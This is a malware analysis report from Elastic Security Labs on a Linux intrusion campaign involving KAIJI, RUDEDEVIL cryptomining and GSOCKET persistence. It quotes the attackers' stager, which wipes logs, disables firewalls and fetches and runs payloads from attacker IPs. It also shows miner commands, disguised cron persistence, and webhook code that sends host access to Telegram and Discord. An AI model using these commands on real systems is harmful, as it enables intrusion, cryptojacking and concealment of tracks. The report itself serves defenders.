

Betting on Bots: Investigating Linux malware, crypto mining, and gambling API abuse

By Remco Sprooten, Ruben Groenewoud

Published: 2024-09-27 · Archived: 2026-04-10 02:20:18 UTC

Introduction

In recent months, Elastic Security Labs has uncovered a sophisticated Linux malware campaign targeting vulnerable servers. The attackers initiated the compromise in March 2024 by exploiting an Apache2 web server. Gaining initial access the threat actors deployed a complex intrusion set to establish persistence and expand their control over the compromised host.

The threat actors utilized a mixture of tools and malware, including C2 channels disguised as kernel processes, telegram bots for communication, and cron jobs for scheduled task execution. Notably, they deployed multiple malware families, such as KAIJI and RUDEDEVIL, alongside custom-written malware. KAIJI, known for its DDoS capabilities, and RUDEDEVIL, a cryptocurrency miner, were used to exploit system resources for malicious purposes.

Our investigation revealed a potential Bitcoin/XMR mining scheme that leverages gambling APIs, suggesting the attackers might be conducting money laundering activities using compromised hosts. We also gained access to a file share that hosted daily uploads of fresh KAIJI samples with previously unseen hashes, indicating active development and adaptation by the malware authors.

This research publication delves into the details of the campaign, providing a comprehensive analysis of the attackers' tactics, techniques, and procedures. We explore how they established initial access, the methods used for persistence and privilege escalation, and the malware deployed at each stage. Additionally, we discuss the command and control infrastructure, including the use of GSOCKET and Telegram for stealthy communication.

Execution flow

Initial access

Our team observed a host that was initially compromised in March 2024 by obtaining arbitrary code execution on a server running Apache2. Evidence of this compromise is seen in the execution of the `id` command via the Apache2 process, after which we see the threat actor exploiting the web server and deploying KAIJI malware under the `www-data` user account.

Shortly after the Kaiji deployment, the attacker used the `www-data` account to download a script named `00.sh` from the URL `http://61.160.194[.]160:35130`, which, after further investigation, also hosted several versions of RUDEDEVIL malware.

`00.sh` is a stager that:

- Sets its default shell and PATH.
- Deletes several log files to erase traces of execution.
- Leverages `ps`, `netstat`, `lsof` and a list of common mining process names to kill any potential mining competition on the compromised host.
- Flushes the `iptables` rules on the host, sets several `iptables` rules to block connections to specific destination ports and mining pools, and disables `iptables`.
- Finally, a second stage (`sss6` / `sss68`) is downloaded and executed, and execution traces are erased.

The figure below shows a compressed version of the stager. Lines annotated with `[...]` are shortened to enhance readability.

```

1 #!/bin/bash
2 #chkconfig: 2345 80 90
3 #description:auto_run
4 SHELL=/bin/sh
5 PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
6
7 function kills() {
8   rm -rf /var/log/messages
9   rm -rf /var/log/wtmp
10  rm -rf /var/log/message
11  rm -rf /var/log/secure
12  rm -rf /var/log/maillog
13  rm -rf /var/log/cron
14  rm -rf /var/log/spooler
15  rm -rf /var/log/boot.log
16  rm -rf /var/log/wtmp
17
18  ps auxf | grep -v grep | grep "pool.hashvault.pro:443" | awk '{print $2}' | xargs kill -9
19  ps auxf | grep -v grep | grep "pool.hashvault.pro:80" | awk '{print $2}' | xargs kill -9
20  ps auxf | grep -v grep | grep "pool.hashvault.pro:5555" | awk '{print $2}' | xargs kill -9
21  [...]
22
23  netstat -anp | grep :3333 | awk '{print $7}' | awk -F[/:] '{print $1}' | xargs kill -9
24  netstat -anp | grep :4444 | awk '{print $7}' | awk -F[/:] '{print $1}' | xargs kill -9
25  netstat -anp | grep :5555 | awk '{print $7}' | awk -F[/:] '{print $1}' | xargs kill -9
26  [...]
27
28  pkill -f xnm
29  pkill -f xnmrig
30  pkill -f minerd32
31  [...]
32
33  killall Linux2.7
34  killall Linux2.6
35  killall xnmrig
36  [...]
37
38  PORT_NUMBER=3333
39  lsof -i tcp:${PORT_NUMBER} | awk 'NR=1 {print $2}' | xargs kill -9
40  PORT_NUMBER=5555
41  lsof -i tcp:${PORT_NUMBER} | awk 'NR=1 {print $2}' | xargs kill -9
42  [...]
43  }
44
45  iptables -F
46  iptables -X
47  iptables -A OUTPUT -p tcp --dport 3333 -j DROP
48  iptables -A OUTPUT -p tcp --dport 5555 -j DROP
49  [...]
50  iptables -A OUTPUT -m string --string "pool.supportwar.com" --algo bm --to 65535 -j DROP
51  iptables -A OUTPUT -m string --string "supportwar.com" --algo bm --to 65535 -j DROP
52  iptables -A OUTPUT -m string --string "gulfineroccean.stream" --algo bm --to 65535 -j DROP
53  [...]
54  iptables -A OUTPUT -m string --string "p2pool.io" --algo bm --to 65535 -j DROP
55  iptables -A OUTPUT -m string --string "hashvault.pro" --algo bm --to 65535 -j DROP
56  iptables -A OUTPUT -m string --string "web.xmripool.eu" --algo bm --to 65535 -j DROP
57
58  service iptables stop
59
60  wget http://61.160.194.160:35130/sss6;chmod 777 sss6;./sss6;rm -r sss6;wget http://61.160.194.160:35130/sss68;chmod 777 sss68;./sss68;rm -r sss68

```


Compressed version of the 00.sh stager

Fileserver

Via the backdoored web server process, the attacker downloaded and executed malware through the following command:


```
sh -c wget http://107.178.101[.]245:5488/l64;chmod 777 l64;./l64;rm -r l64;wget http://107.178.101[.]245:5488/l86;chmod
```

The `l64` and `l86` files are downloaded from `http://107.178.101[.]245:5488`, after which they are granted all permissions, executed, and removed. Looking at the server that is hosting these malware samples, we see the following:



Rejetto File Server Hosting Several Pieces of Malware

This seems to be a file server, hosting several types of malware for different architectures. The file server leverages the Rejetto technology. These malwares have upload dates and download counters. For example, the `download.sh` file that was uploaded September 10th, was already downloaded 3,100 times.



Download Counter Indicating 3000+ Downloads Within 2 Weeks of Upload

RUDEDEVIL/LUCIFER

Upon closer inspection, the file `l86`, which was downloaded and executed, has been identified as the RUDEDEVIL malware. Early in the execution process, we encounter an embedded message characteristic of this malware family:

```
004b1448 char const data_4b1448[0x148] = "Hi, man. I've seen several organizations report my Trojan recently. Please let me go. I want to buy a car. That's all."
004b1448      "I don't want to hurt others. I can't help it. My family is very poor. In China, it's hard to buy a suite. I don't have any accommodation. I don't
004b1448      "I want to do anything illegal. Really, really, if you are"
004b1588 char data_4b1588[0x9b] = " interested, you can give me XmR, my address is 42cjpfp1jJ6pxv4cbjxbrrmhp9yuzsxh6v5kevp7xzngkl nutnzqu9bhxsqbenstvdwmysysietq"
004b1588      "svubezyfoq4ft4ptc, thank yo", 0
```

RUDEDEVIL Malware Characteristic

```
Hi, man. I've seen several organizations report my Trojan recently,
Please let me go. I want to buy a car. That's all. I don't want to hurt others.
I can't help it. My family is very poor. In China, it's hard to buy a suite.
I don't have any accommodation. I don't want to do anything illegal.
Really, really, interested, you can give me XmR, my address is 42cjpfp1jJ6pxv4cbjxbrrmhp9yuzsxh6v5kevp7xzngkl nutnzqu9bhxsqbenstvdwmysysietq
thank yo
```

We note that the files `l64` and `l86` that are hosted on the file server contain the same malware. When analyzing the execution flow of the malware we see that the main function of the malware performs several key tasks:

- **Daemon Initialization:** The process is converted into a daemon using `daemon(1, 0)`.
- **Socket Creation:** A socket is created and bound to a specific port.
- **Signal Handling:** Custom signal handlers are set up for various signals.
- **Service Initialization:** Several services are started using `SetFILE`.
- **Privilege Handling:** It checks for root privileges and adjusts resource limits accordingly.
- **Decryption:** The malware decrypts its configuration blobs.
- **Thread Creation:** Multiple threads are spawned for tasks like mining, killing processes, and monitoring network and CPU usage.
- **Main Loop:** The program enters an infinite loop where it repeatedly connects to a server and sleeps for a specified duration.

When examining the encryption routine, we find it utilizes XOR-based encoding:

```
00405fcd int64_t EncryptData(uint8_t* arg1, uint64_t arg2, uint64_t arg3)
00405fcd {
00405fd1     uint8_t* var_20 = arg1;
00405fd9     char var_30 = arg3;
00405fef     uint16_t rax_1;
00405fef     rax_1 = (var_30 / 0x5f);
00406014     int64_t i;
00406014
00406014     for (i = 0; i < arg2; i += 1)
00406014     {
00406026         *(uint8_t*)var_20 ^= ((var_30 - (rax_1 * 0x5f)) + 0x58);
00406039         *(uint8_t*)var_20 += ((var_30 - (rax_1 * 0x5f)) + 0x58);
0040603b         var_20 = &var_20[1];
00406014     }
00406014
00406049     return i;
00405fcd }
```

DareDevil Encryption Routine

To decode the contents statically, we developed a basic Python snippet:

```
def DecryptData(data_block, encryption_key):
    key_modifier = encryption_key & 0xFF
    key_index = key_modifier // 0x5F # 0x5F = 95 in decimal
```

```

modifier = (key_modifier - (key_index * 0x5F)) + 0x58 # 0x58 = 88 in decimal

for i in range(len(data_block)):
    data_block[i] ^= modifier

    data_block[i] &= 0xFF # Ensure 8-bit value

    data_block[i] += modifier

    data_block[i] &= 0xFF # Ensure 8-bit value

return data_block

# Encoded data as hex strings
encoded_data = [

    '4c494356515049490c467978',

    '0d4f1e4342405142454d0b42534e380f0f5145424f0c53034e4f4f4a0c4f40573801393939391e0d451e020141303727222026254f252d372643',

    '0f424d4e0f435536575649484b',

    '5642424e380f0f5654430c42014a49c45460c534f4d38070602050f435352434356544b',

]

encryption_key = 0x03FF # 1023 in decimal

# Process and decrypt each encoded data string
for data in encoded_data:

    # Convert hex string to list of integers

    data_bytes = bytes.fromhex(data)

    data_block = list(data_bytes)

    # Decrypt the data

    decrypted_block = DecryptData(data_block, encryption_key)

    # Convert decrypted data back to bytes

    decrypted_bytes = bytes(decrypted_block)

    print("Decrypted text:", decrypted_bytes.decode('utf-8', errors='ignore'))

```

After decoding the configuration, the following values are revealed:

- The first value C2 domain `nishabii[.]xyz`.
- The second value reveals options that will be passed to XMRIG.
- The third value shows the temp file location the malware uses.
- The fourth and last string shows the download location for the XMRIG binary.

Thread Management in the Malware

The malware initiates several threads to handle its core operations. Let's explore how some of these functions work in detail.

Understanding the KillPid Function

One of the threads runs the KillPid function, which is designed to continuously monitor and manage processes. The function begins by detaching its current thread, allowing it to run in the background without blocking other processes. It then enters an infinite loop, repeatedly executing its tasks.

At the heart of its functionality is an array called `sb_name`, which contains the names of processes the malware wants to terminate.

```

006e1460 char const (* sb_name)[0x7] = data_4b1267 ("Linux-")
006e1468          6e 12 4b 00 00 00 00          n.K.....
006e1470 char const (* data_6e1470)[0x6] = data_4b1272 ("2500")
006e1478 char const (* data_6e1478)[0x9] = data_4b1278 ("Linux2.6")
006e1480 char const (* data_6e1480)[0x9] = data_4b1281 ("Linux2.7")
006e1488 char const (* data_6e1488)[0x8] = data_4b128a ("LinuxTF")
006e1490 char const (* data_6e1490)[0x6] = data_4b1292 ("miner")

```

RUDEDEVIL kill process array

Every two seconds, the function checks the system for processes listed in this array, retrieving their process IDs (PIDs) using a helper function called `getPidByName`. After each iteration, it moves to the next process in the list, ensuring all processes in `sb_name` are handled.

Interestingly, after processing all elements in the array, the function enters an extended sleep for 600 seconds — roughly 10 minutes — before resuming its process checks. This extended sleep period is likely implemented to conserve system resources, ensuring the malware doesn't consume too much CPU time while monitoring processes.

Understanding the Get_Net_Messages Function

Another crucial thread is responsible for monitoring network traffic, specifically focusing on the `eth0` network interface. This functionality is handled by the `getOutRates` function. The function begins by setting up necessary variables and opening the `/proc/net/dev` file, which contains detailed network statistics for each interface.

```

0804c16e int32_t ebp
0804c16e int32_t var_4 = ebp
0804c16f int32_t* ebp_1 = &var_4
0804c193 int32_t s
0804c193 __builtin_memset(&s, c: 0, n: 0x18)
0804c1a1 void* const var_468 = &data_80ebf80
0804c1b5 void* var_18 = _IO_fopen("/proc/net/dev")
0804c1bc void* eax
0804c1bc eax.b = var_18 == 0
0804c1c1 int32_t result
0804c1c1
0804c1c1 if (eax.b == 0)
0804c1ed     void var_434
0804c1ed     uint32_t eax_2
0804c1ed     eax_2, ebp_1 = _IO_fread(&var_434, 1, 0x400, var_18)
0804c1f2     ebp_1[-4] = eax_2

```

Getting network rates from `/proc/net/dev`

If the file is successfully opened, the malware reads a block of data — up to 1024 bytes — and processes it to extract the relevant network statistics. It specifically looks for the `eth0` interface, parsing the output rate data using a standard string parsing method. If successful, the function returns the output rate for `eth0`; otherwise, it returns `0`, ensuring the malware continues functioning even if an error occurs.

This routine allows the malware to quietly monitor the network activity of the infected machine, likely to track data being sent or received across the interface.

Understanding the Get_Cpu_Message Function

For CPU monitoring, the malware uses the `GetCpuRates` function. This function continuously monitors the CPU usage by reading data from `/proc/stat`. Similar to how the network data is handled, the CPU statistics are read and parsed, allowing the malware to calculate the system's CPU usage.

```

0804c2e5 int32_t GetCpuRates()
0804c2e6 int32_t __saved_ebp
0804c2e6 int32_t* ebp = &__saved_ebp
0804c2ef int32_t esi
0804c2ef
0804c2ef while (true)
0804c2ef     void* const var_128_1 = &data_80ebf80
0804c303     ebp[-7] = _IO_fopen("/proc/stat")
0804c303
0804c30a     if (ebp[-7] == 0)
0804c30a         break
0804c30a
0804c33f     _IO_fgets(&ebp[-0x38], 0x80, ebp[-7])
0804c378     void* var_124_2 = ebp - 0x21
0804c38d     _IO_sscanf(&ebp[-0x38], "%s%Lu%Lu%Lu%Lu%Lu%Lu")

```

Getting CPU information from `/proc/stat`

The function operates in an infinite loop, sleeping for one second between each iteration to avoid overwhelming the system. If the file cannot be opened for some reason, the function logs an error and gracefully exits. However, as long as it's able to read the file, it continually monitors CPU usage, ensuring the malware remains aware of system performance.


Understanding the Send_Host_Message Function

Perhaps the most critical thread is the one responsible for sending system information back to the malware operators. The `_SendInfo` function performs this task by collecting data about the infected system's CPU and network usage. It begins by

Each version of the malware was configured to connect to the same mining pool, `c3pool.org`, but with slight differences in the parameters passed to the XMRIG miner:

- o stratum+tcp://auto.c3pool[.]org:19999 -u 41qBGWTRXUoUMGXsr78Aie3LYCBSDGZyaQeceMxn11qi9av1adZqsVWCrUwhhwqrt72qTzMbweeqMbA89mnFepja9XERfHL -p R
- o stratum+tcp://auto.c3pool[.]org:19999 -u 41qBGWTRXUoUMGXsr78Aie3LYCBSDGZyaQeceMxn11qi9av1adZqsVWCrUwhhwqrt72qTzMbweeqMbA89mnFepja9XERfHL -p 2
- o stratum+tcp://auto.c3pool[.]org:19999 -u 41qBGWTRXUoUMGXsr78Aie3LYCBSDGZyaQeceMxn11qi9av1adZqsVWCrUwhhwqrt72qTzMbweeqMbA89mnFepja9XERfHL -p php
- o stratum+tcp://auto.c3pool[.]org:19999 -u 42CJPfp1jJ6PXv4cbjXbBRMhp9YUZsXH6V5kEvp7XzNGKLnUNZQVU9bhxsqBEMstvdWymNSysietQ5VubezYfoq4fT4Ptc -p 0

Each of these commands directs the miner to connect to the same mining pool but specifies different wallets or configurations. By examining the `c3pool` application, we confirmed that both XMR addresses associated with these commands are currently active and mining.



C3pool mining revenue

Additionally, through this analysis, we were able to estimate the total profit generated by these two mining campaigns, highlighting the financial impact of the RUDEDEVIL malware and its connection to illegal cryptocurrency mining operations.

GSOCKET

To establish persistence, the threat actor downloaded and installed [GSOCKET](#), a network utility designed to enable encrypted communication between machines that are behind firewalls or NAT. GSOCKET creates secure, persistent connections through the Global Socket Relay Network (GSRN). This open-source tool includes features like AES-256 encryption, support for end-to-end communication security, and compatibility with SSH, netcat, and TOR, which allow for encrypted file transfers, remote command execution, and even the creation of hidden services.

Although GSOCKET is not inherently malicious, its features can be leveraged for suspicious purposes.

Once deployed, GSOCKET performs several actions to maintain persistence and conceal its presence. First, it checks the system for active kernel processes to decide which process it will masquerade as:

```

123 BIN_HIDDEN_NAME_DEFAULT="defunct"
124 # Can not use [$(which /)]: Bash without bashrc shows "/" as prompt.
125 proc_name_arr=(["watchdog"] ["ksmd"] ["kswapd0"] ["card0-crtc8"] ["mm_percpu_wq"] ["rcu_preempt"] [{"kuorner"} ["raid5seq"] [{"slub_flushq"} [{"netns"} [{"kalluad"}])
126 # Pick a process name at random
127 PROC_HIDDEN_NAME_DEFAULT="${proc_name_arr[${RANDOM % ${#proc_name_arr[@]}]}]"
128 # For str in "${proc_name_arr[@]}"; do
129   PROC_HIDDEN_NAME_RX="${echo $str} | sed 's/[a-zA-Z0-9]/\|&g/'"
130 done
131 PROC_HIDDEN_NAME_RX="${PROC_HIDDEN_NAME_RX:1}"
132
133 # PROC_HIDDEN_NAME_DEFAULT="[rcu_preempt]"
134 # -f: config/RAMES
135 CONFIG_DIR_NAME="/htop"
    
```

GSOCKET Kernel Process Masquerading

It then creates the `/dev/shm/.gs-1000` directory to download and store its binary in shared memory. Additionally, by default, it sets up an `/htop` directory under `/home/user/.config/htop/` to store both the GSOCKET binary and the secret key used for its operations.

Next, a cron job that runs the GSOCKET binary with the secret key every minute is set up.

```

1220 install_user_crontab()
1221 {
1222     command -v crontab >/dev/null || return # no crontab
1223     echo -en "Installing access via crontab....."
1224     if crontab -l 2>/dev/null | grep -F -- "$BIN_HIDDEN_NAME" &&/dev/null; then
1225         ((IS_INSTALLED+=1))
1226         IS_SKIPPED=1
1227         SKIP_OUT "Already installed in crontab."
1228         return
1229     fi
1230
1231     [[ $SUID -eq 0 ]] && {
1232         mk_file "${CRONTAB_DIR}/root"
1233     }
1234
1235     local old
1236     old=$(crontab -l 2>/dev/null) || {
1237         # Create empty crontab (busybox) if no crontab exists at all.
1238         crontab - </dev/null &&/dev/null
1239     }
1240     [[ -n $old ]] && old+=$'\n'
1241
1242     echo -e "${old}${(NOTE_DONOTREMOVE)}\n0 * * * * $CRONTAB_LINE" | grep -F -v -- gs-bd | crontab - 2>/dev/null || { FAIL_OUT; return; }
1243
1244     ((IS_INSTALLED+=1))
1245     OK_OUT
1246 }

```

GSOCKET Crontab Persistence

The binary is executed under the name of a kernel process using the `exec -a [process_name]` command, further enhancing the ability to evade detection. The cron job includes a base64 encoded command that, when decoded, ensures the persistence mechanism is regularly executed and disguised as a legitimate kernel process:

When decoding the payload, we see how the `defunct.dat` secret key is used as an argument to execute the `defunct` binary, which is masqueraded as `[raid5wq]` through the use of `exec -a` command:

In addition to using cron jobs, GSOCKET has the capability to establish persistence through shell profile modification, run control (`rc.local`) and Systemd. GSOCKET enumerates potential persistence locations:

```

752 RLOCAL_DIR="${GS_PREFIX}/etc"
753 RLOCAL_FILE="${RLOCAL_DIR}/rc.local"
754
755 # Create a list of potential rc-files.
756 # - .bashrc is often, but not always, included by .bash_profile [IGNORE]
757 # - .bash_login is ignored if .bash_profile exists
758 # - $SHELL might not be set (if /bin/sh was gained by RCE)
759 [[ -f ~/.zshrc ]] && RC_FN_LIST+=(".zshrc")
760 if [[ -f ~/.bashrc ]]; then
761     RC_FN_LIST+=(".bashrc")
762 # Assume .bashrc is loaded by .bash_profile and .profile
763 else
764 # HERE: not bash or .bashrc does not exist
765 if [[ -f ~/.bash_profile ]]; then
766     RC_FN_LIST+=(".bash_profile")
767 elif [[ -f ~/.bash_login ]]; then
768     RC_FN_LIST+=(".bash_login")
769 fi
770 fi
771 [[ -f ~/.profile ]] && RC_FN_LIST+=(".profile")
772 [[ $#RC_FN_LIST[@] -eq 0 ]] && RC_FN_LIST+=(".profile")
773
774 [[ -d "${GS_PREFIX}/etc/systemd/system" ]] && SERVICE_DIR="${GS_PREFIX}/etc/systemd/system"
775 [[ -d "${GS_PREFIX}/lib/systemd/system" ]] && SERVICE_DIR="${GS_PREFIX}/lib/systemd/system"
776 WANTS_DIR="${GS_PREFIX}/etc/systemd/system" # always this
777 SERVICE_FILE="${SERVICE_DIR}/${SERVICE_HIDDEN_NAME}.service"
778 SYSTEMD_SEC_FILE="${SERVICE_DIR}/${SEC_NAME}"
779 RLOCAL_SEC_FILE="${RLOCAL_DIR}/${SEC_NAME}"
780
781 CRONTAB_DIR="${GS_PREFIX}/var/spool/cron/crontabs"
782 [[ ! -d "${CRONTAB_DIR}" ]] && CRONTAB_DIR="${GS_PREFIX}/etc/cron/crontabs"

```

GSOCKET Persistence Technique Enumeration

GSOCKET supports multiple webhooks, such as Telegram or Discord integrations, enabling remote control and notifications:

```

88 # WEBHOOKS are executed after a successful install
89 # shellcheck disable=SC2016 #Expressions don't expand in single quotes, use double quotes for that.
90 msg=$(hostname) --- $(uname -rnm) --- gs-netcat -i -s $(GS_SECRET)
91 ### Telegram
92 # GS_TG_TOKEN="5794110125:AAF0b..."
93 # GS_TG_CHATID="-8834838..."
94 [[ -n $GS_TG_TOKEN ]] && [[ -n $GS_TG_CHATID ]] && {
95     GS_WEBHOOK_URL=(-H "data-url=encode" "text=$(msg)" "https://api.telegram.org/bot${GS_TG_TOKEN}/sendMessage?chat_id=${GS_TG_CHATID}&parse_mode=html")
96     GS_WEBHOOK_WGET=(https://api.telegram.org/bot${GS_TG_TOKEN}/sendMessage?chat_id=${GS_TG_CHATID}&parse_mode=html&text=$(msg))
97 }
98 ### Generic URL as webhook (any URL)
99 [[ -n $GS_WEBHOOK ]] && {
100     GS_WEBHOOK_URL=(-H "Content-type: application/json" -d "${data}" "https://webhook.site/${GS_WEBHOOK_KEY}")
101     GS_WEBHOOK_WGET=(-H "Content-type: application/json" --post-data=${data} "https://webhook.site/${GS_WEBHOOK_KEY}")
102 }
103 ### webhook.site
104 # GS_WEBHOOK_KEY="dc3c1af9-ea3d-4401-9158-eb6dda735276"
105 [[ -n $GS_WEBHOOK_KEY ]] && {
106     # shellcheck disable=SC2016 #Expressions don't expand in single quotes, use double quotes for that.
107     data="{\"hostname\": \"$(hostname)\", \"system\": \"$(uname -rnm)\", \"access\": \"gs-netcat -i -s $(GS_SECRET)\"}"
108     GS_WEBHOOK_URL=(-H "Content-type: application/json" -d "${data}" "https://webhook.site/${GS_WEBHOOK_KEY}")
109     GS_WEBHOOK_WGET=(-H "Content-type: application/json" --post-data=${data} "https://webhook.site/${GS_WEBHOOK_KEY}")
110 }
111 ### discord webhook
112 # GS_DISCORD_KEY="118656073956253736/mEDRS51Y854sgmNR8Q5pC4554z7vcz2HG0wXvR3Vkr7YQm4BEj1-Ig60R4MP_TGfq="
113 [[ -n $GS_DISCORD_KEY ]] && {
114     data="{\"username\": \"gsocket\", \"content\": \"${msg}\"}"
115     GS_WEBHOOK_URL=(-H "Content-type: application/json" -d "${data}" "https://discord.com/api/webhooks/${GS_DISCORD_KEY}")
116     GS_WEBHOOK_WGET=(-H "Content-type: application/json" --post-data=${data} "https://discord.com/api/webhooks/${GS_DISCORD_KEY}")
117 }

```

GSOCKET Webhook Capabilities

Finally, after installation, GSOCKET ensures that all files that are created or modified, will be timestamped to attempt to erase any trace of installation:

The same Shell script is found in other reports where this script is used to deploy KAJI.

As part of our investigation, we analyzed the KAJI malware samples found on the file server and compared them with samples identified by Black Lotus Labs in 2022. Their detailed analysis of **Chaos** (KAJI) can be found in their blog post [here](#).

Using **BinDiff**, a binary comparison tool, we compared the functions in the binaries. The analysis revealed that the code in our sample was identical to the previously identified KAJI sample from 2022.

Timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action
Sep 19, 2024 # 12:08:30.137	/etc/32678	/bin/sh /etc/32678	/usr/sbin/sh	sh -c /etc/32678	-	exec
Sep 19, 2024 # 12:08:30.067	/boot/system.img.config	/boot/system.img.config	/boot/system.img.config	/boot/system.img.config	-	exec
Sep 19, 2024 # 12:08:18.938	/usr/sbin/service	/bin/sh /usr/sbin/service crond start	/boot/system.img.config	/boot/system.img.config	-	exec
Sep 19, 2024 # 12:08:18.912	/usr/sbin/rsh	sh -c /etc/32678	/boot/system.img.config	/boot/system.img.config	-	exec
Sep 19, 2024 # 12:08:18.895	/usr/sbin/pkill	pkill -f 32678	/boot/system.img.config	/boot/system.img.config	-	exec
Sep 19, 2024 # 12:08:18.849	/boot/system.img.config	/boot/system.img.config	/usr/lib/systemd/systemd	/sbin/init auto noprompt sgDash	-	exec
Sep 19, 2024 # 12:08:08.864	/bin/sh	/bin/sh -c cd /boot/systemctl daemon --load systemctl enable linux.service systemctl start linux.service journalctl --no-pager	/home/detonate-user/reseeded/linux_amd64	/home/detonate-user/reseeded/linux_amd64	-	exec
Sep 19, 2024 # 12:08:08.489	/home/detonate-user/reseeded/linux_amd64	-	-	-	/usr/lib/systemd/system/linux.service	creation
Sep 19, 2024 # 12:08:08.453	/home/detonate-user/reseeded/linux_amd64	-	-	-	/boot/system.img.config	creation
Sep 19, 2024 # 12:08:08.471	/usr/lib/systemd/system-generator/systemd-system-generator	-	-	-	/usr/lib/systemd/generator/late/linux.kill.service	creation

BinDiff for Old and New Version of KAJI

Although the code was the same, one critical difference stood out: the C2 server address. Although the functionality remained consistent in both binaries, they pointed to different C2 domains.

Delving deeper into the disassembly, we identified a function named `main_Link`. This function is responsible for decoding the C2 server address used by the malware.

```

0086448 void* main_Link(int64_t arg1, int64_t arg2, int64_t* arg3 @ r14)
0086449 {
0086449     int128_t var_38;
0086449     if (&var_38 == arg3[2])
0086449     {
0086449         runtime_morystack_noctx(arg1, arg2);
0086449         /* no return */
0086449     }
0086449
0086449     int128_t* rax;
0086449     int64_t rdx;
0086449     void* rsi;
0086449     struct golang_type* rdi;
0086449     int128_t zmm15;
0086449     rax = runtime_newobject(&tls_Config_type, arg3);
0086449     rax[0x] = 1;
0086449     int128_t var_48 = zmm15;
0086449     var_38 = zmm15;
0086449     int128_t var_20 = zmm15;
0086449     int128_t var_18 = zmm15;
0086449     int128_t* rax_2;
0086449     int64_t rdx_1;
0086449     void* rsi_1;
0086449     struct golang_type* rdi_1;
0086449     rax_2 = encoding/base64_(Encoding)_DecodeString(rdi, rsi, rdx, 0x32, data_92f050, "YXJlLnNpc2hhYnlnLnByb3ozMDEeXkwo... ", arg3);
0086449     int128_t rax_4;
0086449     int64_t rsi_2;
0086449     int64_t rdi_2;
0086449     rax_4 = encoding/base64_(Encoding)_DecodeString(rdi_1, rsi_1, rdx_1, 0x32, data_92f050, "YXJlLnNpc2hhYbYnlnLnByb3ozMDEeXkwo... ", arg3);
0086449     int64_t rdx_2;
0086449     int64_t rsi_3;
0086449     int64_t* rdi_3;
    
```

KAJI main_link Function

Once decoded, the function searches for the `(odk)*-` postfix in the address and removes it, leaving only the C2 domain and port. This process ensures the malware can communicate with its C2 server, though the address it contacts may change between samples.

Given that some resources have been published that statically reverse engineer KAJI, we will instead take a more detailed look at its behaviors.

Timestamp	process.executable	process.command_line	process.parent.executable	process.parent.command_line	file.path	event.action	destination.ip
Sep 19, 2024 # 12:08:05.238	/usr/bin/systemctl	systemctl start crond.service	./linux_amd64	./linux_amd64	-	exec	-
Sep 19, 2024 # 12:07:58.081	/home/detonate-user/reseeded/linux_amd64	-	-	-	-	connection_attempted	47.98.88.55
Sep 19, 2024 # 12:07:55.162	/usr/bin/systemctl	systemctl daemon-reload	/usr/sbin/updatedb	/usr/sbin/updatedb	-	exec	-
Sep 19, 2024 # 12:07:54.438	/home/detonate-user/reseeded/linux_amd64	-	-	-	/etc/init.d/linux_kill	creation	-
Sep 19, 2024 # 12:07:54.418	/home/detonate-user/reseeded/linux_amd64	-	-	-	/dev/.img	creation	-
Sep 19, 2024 # 12:07:54.394	/home/detonate-user/reseeded/linux_amd64	-	-	-	/dev/.old	creation	-
Sep 19, 2024 # 12:07:54.254	/home/detonate-user/reseeded/linux_amd64	-	-	-	-	exec	-
Sep 19, 2024 # 12:07:52.342	/etc/32678	/bin/sh /etc/32678	/bin/sh	/bin/sh -c /etc/32678	-	exec	-
Sep 19, 2024 # 12:07:52.236	/usr/sbin/service	/bin/sh /usr/sbin/service crond start	./linux_amd64	./linux_amd64	-	exec	-
Sep 19, 2024 # 12:07:52.236	/bin/sh	/bin/sh -c /etc/32678	./linux_amd64	./linux_amd64	-	exec	-
